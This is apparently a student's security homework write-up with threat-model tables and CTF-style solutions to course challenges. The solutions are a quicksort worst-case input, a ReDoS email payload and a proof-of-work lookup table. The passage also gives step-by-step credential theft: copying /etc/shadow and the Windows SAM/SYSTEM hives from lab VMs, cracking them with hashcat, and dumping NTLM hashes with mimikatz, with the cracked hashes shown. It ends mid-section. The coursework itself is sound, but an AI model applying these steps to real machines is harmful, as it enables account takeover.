NASA HW5

b09902004 郭懷元

Security

1. Threat Modeling

> Refs:
>
> None

1

Assumption

- The ship works as supposed.
- Any lost of cargo isn't acceptable.
- Not considering natural disasters such as typhoons and tsunami.

Threat Model	Countermeasure
Pirates attack the ship	Ask for navy's protection
Auto-pilot system gets attacked	Always keep the pilot aware of the ship's state

2

Assumption

- No violence is involved.

Threat Model	Countermeasure
Customer sneaks out the restaurant	Ask customers to pay first
Customer tries bring people in that didn't pay	Give customer who have paid a wrist band for identification. Only people with it can get tableware.

3

Assumption

- A team competition.
- Discussion between different teams and using internet resources are illegal.
- PCs in R204 work normally.

Threat Model	Countermeasure
Participants bring cellphones and laptops to communicate	Ban use of electronic devices other than R204's PC
Participants discuss when going to restroom	Allow only one team to leave R204 at a time.

4

Assumption

- Power system is normal.

Threat Model	Countermeasure
Intruders break doors to get in	Set alarms to go off when destruction is detected
Intruders go in with people with access cards	Have security guards to make sure people going one by one

5

Assumption

- No physical violence.

Threat Model	Countermeasure
Malicious people try to dump out password hash and crack it	Use a second factor hardware key to authenticate
Malicious people use hardware key and password given to allowed people.	Use biometrics authentication

2. Proof of Work & DoS

1.

> Refs:
>
> https://en.wikipedia.org/wiki/Denial-of-service_attack

A DoS attack aims to keep other users from using the victim's service by exhausting the victim server's computation resources or bandwidth.

A DDoS attack is a type of DoS attack. The attacker uses multiple IPs and machines to attack the victim's servers.

DDoS attack is a subset of DoS attack.

2.

> Refs:
>
> https://en.wikipedia.org/wiki/Proof_of_work
> https://en.wikipedia.org/wiki/Proof_of_space

A PoW challenge requires the user to spend a considerable amount of computation resources to prove that they really want to use the service. The challenge is usually hard to solve but easy to verify, therefore hash functions are commonly used in PoW.

Proof of space is similar to proof of work, but a user need to have storage space instead of computation resources. Some new cryptocurrencies uses proof of space instead of proof of work.


3.

> Refs:
>
> b09902011 陳可邦

Flag: `HW5{c4ts_ar3_a_1ot_cut3r_th4n_柴魚}`

Be reading `server.py`, we know that the flag will be shown if `qsort()` runs slow enough, and the implementation chooses pivot from the middle of the array. Therefore we can construct an input that forces `qsort()` run in quadratic time. The "evil" input looks something like this: `... 7 5 3 1 2 4 6 ...`.

Code based on `example.py` to obtain the flag is in `p2-3.py`.



```
(base)
# frank @ Frank-Desktop-Linux in ~/Github_Repos/NASA-2021/HW5/Security on git:main x [1:43:05]
$ python p2-3.py
 55%|████████████████████████████████████                                    | 9164879/16777216 [00:08<00:07, 1072328.12it/s]
-------------------------------------------------
|   Welcome to my service! I am Sophia. Working |
| is my favorite things to do. You should work  |
| hard to catch up with me. I mean, work very,  |
| very hard.                                    |
|   Hurry up! I don't have any time to waste on |
| you!                                          |
|                                               |
|  1) the funniest and quickest sorting service |
|  2) send your love letter to me               |
|  3) doing work is my favorite pasttime <3     |
-------------------------------------------------
your choice:
Give me the array to be sorted (blank separated) : ** press enter and wait for flag **

Good for you! The flag is HW5{c4ts_ar3_a_1ot_cut3r_th4n_柴魚}

Traceback (most recent call last):
  File "p2-3.py", line 76, in <module>
    interactive(s)
  File "p2-3.py", line 21, in interactive
    sendLine(s, buf)
  File "p2-3.py", line 48, in sendLine
    return s.sendall(buf + b'\n')
ConnectionResetError: [Errno 104] Connection reset by peer
(base)
# frank @ Frank-Desktop-Linux in ~/Github_Repos/NASA-2021/HW5/Security on git:main x [1:43:26] C:1
$ 
```

4.

> Refs:
>
> b09902011 陳可邦
> https://medium.com/swlh/exploiting-redos-d610e8ba531
> https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS

Flag: `HW5{柴魚柴油乾柴烈火火柴砍柴柴米油鹽醬醋茶留得青山在不怕沒柴燒}`

Mail content: `Dear Sophia，柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚．Best wishes, 1234567890123456789012345678900@.`

In `server.py`, we can find this regex expression. The exploitable part is `([a-zA-Z0-9]+ ?)+\.$`, because a `+` is inside another `+`'s target pattern.


When the regex engine first tries to match that pattern, `+` will try to match as many characters as possible.

```
(123456789012345678901234567890)@.
```

And mathcing will fail because of the `@`. Then the `+` inside will backtrack.

```
(12345678901234567890123456789)(0)@.
(1234567890123456789012345678)(90)@.
(1234567890123456789012345678)(9)(0)@.
So on and so on...
```

Time complexity becomes exponential and DoS attacks become possible.



```
(base)
# frank @ Frank-Desktop-Linux in ~/Github_Repos/NASA-2021/HW5/Security on git:main x [1:39:39]
$ python example.py
 25%|█████████████████                                                   | 4204969/16777216 [00:03<00:11, 1104112.89it/s]
-------------------------------------------------
|   Welcome to my service! I am Sophia. Working |
| is my favorite things to do. You should work  |
| hard to catch up with me. I mean, work very,  |
| very hard.                                    |
|   Hurry up! I don't have any time to waste on |
| you!                                          |
|                                               |
|  1) the funniest and quickest sorting service |
|  2) send your love letter to me               |
|  3) doing work is my favorite pasttime <3     |
-------------------------------------------------
your choice: 2
What do you want to tell Sophia?
format: "Dear Sophia, `blahblahblah`. Best wishes, `yourname`."
: Dear Sophia, 柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚柴魚. Best wishes, 123456789012345678901234567890@.

Good for you! The flag is HW5{柴魚柴油乾柴烈火火柴砍柴柴米油鹽醬醋茶留得青山在不怕沒柴燒}
Traceback (most recent call last):
  File "example.py", line 64, in <module>
    interactive(s)
  File "example.py", line 22, in interactive
    print(recvAll(s).decode(), end='')
  File "example.py", line 43, in recvAll
    return s.recv(100000)
ConnectionResetError: [Errno 104] Connection reset by peer
(base)
# frank @ Frank-Desktop-Linux in ~/Github_Repos/NASA-2021/HW5/Security on git:main x [1:42:16] C:1
$ 
```

5.


> Refs:
>
> b09902011 陳可邦

Flag: `HW5{y0u_shou1d_w0rk_unt1l_4.am_wi7h_m3_ev3ry_d4y!}`

Certificate: `2757602341||220.82929244357436||c504c8bf51ee18d7c1e8f7bf80afa7f5f2814843290bcf749e8fc8e9f75cfe36`

Because `proof_of_work()` the random number fed to hash only ranges from `0` to `2^24-1`, we can generate a table to use hashed values to lookup prehashed values.

Code to generate lookup table is in `gen_rainbow.py`. Code based on `example.py` to obtain the flag is in `p2-5.py`. Run `python gen_rainbow.py` first to generate the data needed.



```
# frank @ Frank-Desktop-Linux in ~/Github_Repos/NASA-2021/HW5/Security on git:main x [0:59:51]
$ python p2-5.py
 24%|████████████████                                                              | 3975889/16777216 [00:03<00:11, 1069740.01it/s]
-------------------------------------------------
|   Welcome to my service! I am Sophia. Working |
| is my favorite things to do. You should work  |
| hard to catch up with me. I mean, work very,  |
| very hard.                                    |
|   Hurry up! I don't have any time to waste on |
| you!                                          |
|                                               |
|  1) the funniest and quickest sorting service |
|  2) send your love letter to me               |
|  3) doing work is my favorite pasttime <3     |
-------------------------------------------------
your choice:
** loading data... **
** data loaded **
give me `i` such that md5(i)[0:8] == "0367c823" : 16612679
give me `i` such that md5(i)[0:8] == "51da10de" : 7562550
give me `i` such that md5(i)[0:8] == "2f82a446" : 5727696
give me `i` such that md5(i)[0:8] == "fcf8ec0a" : 9501300
give me `i` such that md5(i)[0:8] == "efa8302d" : 11151594
give me `i` such that md5(i)[0:8] == "017e5b5b" : 3952618
give me `i` such that md5(i)[0:8] == "8a1f4ca2" : 8717955
give me `i` such that md5(i)[0:8] == "c601cb21" : 10729663
give me `i` such that md5(i)[0:8] == "d04bac5b" : 10257175
give me `i` such that md5(i)[0:8] == "55569893" : 3124018
** press enter and wait for flag **

Wow! You can finish 220.82929244357436 POWs per second!
Here is the certificate: 2757602341||220.82929244357436||c504c8bf51ee18d7c1e8f7bf80afa7f5f2814843290bcf749e8fc8e9f75cfe3
6
Good for you! The flag is HW5{y0u_shou1d_w0rk_unt1l_4.am_wi7h_m3_ev3ry_d4y!}
```

3. SA 知識問答

1.

> Refs:
>
> https://ithelp.ithome.com.tw/articles/10248302
> https://www.kshuang.xyz/doku.php/operating_system:nix_suid_sgid_in_unix

If `SUID` is set on a binary file, when a user executes the file, that user will have the same permission as the binary's owner during the process. `SGID` is like the "group" version of `SUID`, giving user the group of the binary when executing. `SGID` can also be set on a directory. In that case, a user would have the same group as the directory when he's in that directory.

These two file permissions might accidently give normal users root permission to do anything. If the binary isn't well-coded, it could allow malicious users inject arbitrary code and execute them as root user.

2.

> Refs:
>
> https://unix.stackexchange.com/questions/127432/logging-ssh-access-attempts
> https://www.eurovps.com/blog/important-linux-log-files-you-must-be-monitoring/
> http://linux.vbird.org/linux_basic/0570syslog/0570syslog.php

For Ubuntu/Debian based distro, it's in `/var/log/auth.log`.

For RHEL/Cent OS, it's in `/var/log/secure`.

`/var/log/auth.log` logs information related to authentication, such as telnet, ftp, ssh, pop3, sudo.

`/var/log/secure` logs similar information to `/var/log/auth.log`.

A more inter-distro solution is to use `journalctl` to view the log.

3.

> Refs:
>
> https://unix.stackexchange.com/questions/70684/where-are-sudo-incidents-logged
> https://askubuntu.com/questions/641049/who-are-incidents-really-reported-to-and-how-can-a-sudo-user-access-the-reports
> https://stackoverflow.com/questions/13546933/where-are-sudo-incidents-reported

~~Santa Claus~~

In most distros, if root user's mail is configured, an email to be sent to notify. The incident would also be logged in a log file.

For Ubuntu/Debian based distro, it's in `/var/log/auth.log`.

For RHEL/Cent OS, it's in `/var/log/secure`.

Same as last problem, `journalctl` is a more general solution.

4.

> Refs:
>
> https://unix.stackexchange.com/questions/314725/what-is-the-difference-between-user-and-service-account
> https://unix.stackexchange.com/questions/115177/how-come-each-program-or-service-has-an-account-of-its-own-in-etc-passwd/115184
> https://unix.stackexchange.com/questions/197124/why-are-there-many-accounts-im-the-only-user/197155

Creating accounts for services allows better isolation of resources between different services, and also prevents giving unnecessary permissions.

When all services run under `root`, if one of the services has some severe security bug, attackers might be able to exploit that and start a full system attack.

5.

> Refs:
>
> https://medium.com/@vicxu/%E6%B7%BA%E8%AB%87-authentication-%E4%B8%AD%E9%9B%86-token-based-authentication-90139fbcb897

Token-based

Pros	Cons
Difficult to brute-force	Adding new devices isn't trivial if using all token-based auth
No worrying about things like smudge attack	Token leak is much more severe than password hash leak

Password

Pros	Cons
Easy to use across devices	Brute-force or dictionary attack could happen
Low effort to deploy	Actual security might be reduced due to human's laziness

4. 弱密碼

1.

> Refs:
>
> b09902011 陳可邦
> https://cccharles.pixnet.net/blog/post/326116524
> https://samsclass.info/123/proj10/p12-hashcat.htm

Flag: `HW5{R3al1y_Da_Y1_:P}`

Getting the hash


1. Plug in the flash drive and connect it to the VM.
2. Select `Advanced Options` and `Ubuntu, with <kernel info> (recovery)`.
3. In recovery menu, choose `root` to drop to shell.
4. `lsblk` to find flash drive's device name, `mount /dev/<device name> /mnt`.
5. `cp /etc/shadow /mnt`, turn off vm.
6. Remove every line except the line with hank, and keep only the hash. Save it as `ubuntu-hash`.

Cracking the password


```
wget
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/xato-net-10-million-passwords-1000000.txt
./hashcat-6.1.0/hashcat.bin -m 1800 -a 0 ubuntu-hash xato-net-10-million-passwords-1000000.txt
```

- `-m 1800` : Cracking linux's hash for passwords.
- `-a 0` : Dictionary mode.
- `ubuntu-hash` : File containing hash.
- `xato-net-10-million-passwords-1000000.txt` : Dictionary file.

The password is `1qaz2wsx3edc4rfv` . The flag in the desktop image of the vm.



```
Dictionary cache built:
* Filename..: xato-net-10-million-passwords-1000000.txt
* Passwords.: 1000000
* Bytes.....: 8557632
* Keyspace..: 1000000
* Runtime...: 0 secs

$6$3/8UO9MQZkpCUIQL$n.BFctdzyW0juf3XzL31sNERHQR46Q/gqYy0Jn1yhX6Q6pvUM6pzMoMTkD51yI4XZzxYVoWzoS4/IidoUwOzh/:1qaz2wsx3edc4rfv

Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$3/8UO9MQZkpCUIQL$n.BFctdzyW0juf3XzL31sNERHQR46Q/...UwOzh/
Time.Started.....: Sat May  1 11:36:13 2021 (6 secs)
Time.Estimated...: Sat May  1 11:36:19 2021 (0 secs)
Guess.Base.......: File (xato-net-10-million-passwords-1000000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2487 H/s (6.42ms) @ Accel:128 Loops:32 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 15360/1000000 (1.54%)
Rejected.........: 0/15360 (0.00%)
Restore.Point....: 12288/1000000 (1.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: pusssy -> theboys

Started: Sat May  1 11:35:02 2021
Stopped: Sat May  1 11:36:21 2021
b09902004@linux10 [~/nasa-hw]
```


Hank's Ubuntu - VMware Workstation 16 Player (Non-commercial use only)

HW5{R3al1y_Da_Y1_:P}

2.

> Refs:
>
> b09902011 陳可邦
> https://security.stackexchange.com/questions/157922/how-are-windows-10-hashes-stored-if-the-account-is-setup-using-a-microsoft-accou
> https://miloserdov.org/?p=4129
> https://hashcat.net/wiki/doku.php?id=hashcat
> https://windowsreport.com/how-to-enter-recovery-mode-in-windows-10/

Flag: `HW5{Micro$0ft也大意啦}`

Getting dump file

1. Plug in a flash drive with windows installation tools. Plug in another for copying files out.
2. Boot with the windows flash drive, enter recovery mode and open command line.
3. `XCOPY /E /I /D /C C:\Windows\System32\config\SAM E:`, `XCOPY /E /I /D /C C:\Windows\System32\config\SYSTEM E:`, turn off VM.

Getting hash from dump file

1. Download `mimikatz` from the github repo.
2. In powershell, run `mimikatz.exe`

3. `lsadump::sam /system:<system file copied from vm> /sam:<sam file copied from vm>`
4. In the output text, the hash looks like this:

```
RID  : 000003e8 (1000)
User : howhow
  Hash NTLM: 674ba145222376d43d4f0a9e3f6f315f
```


Cracking the hash

Since we are brute forcing, GPU would help a lot. I start with 8-character passwords then increase the length.

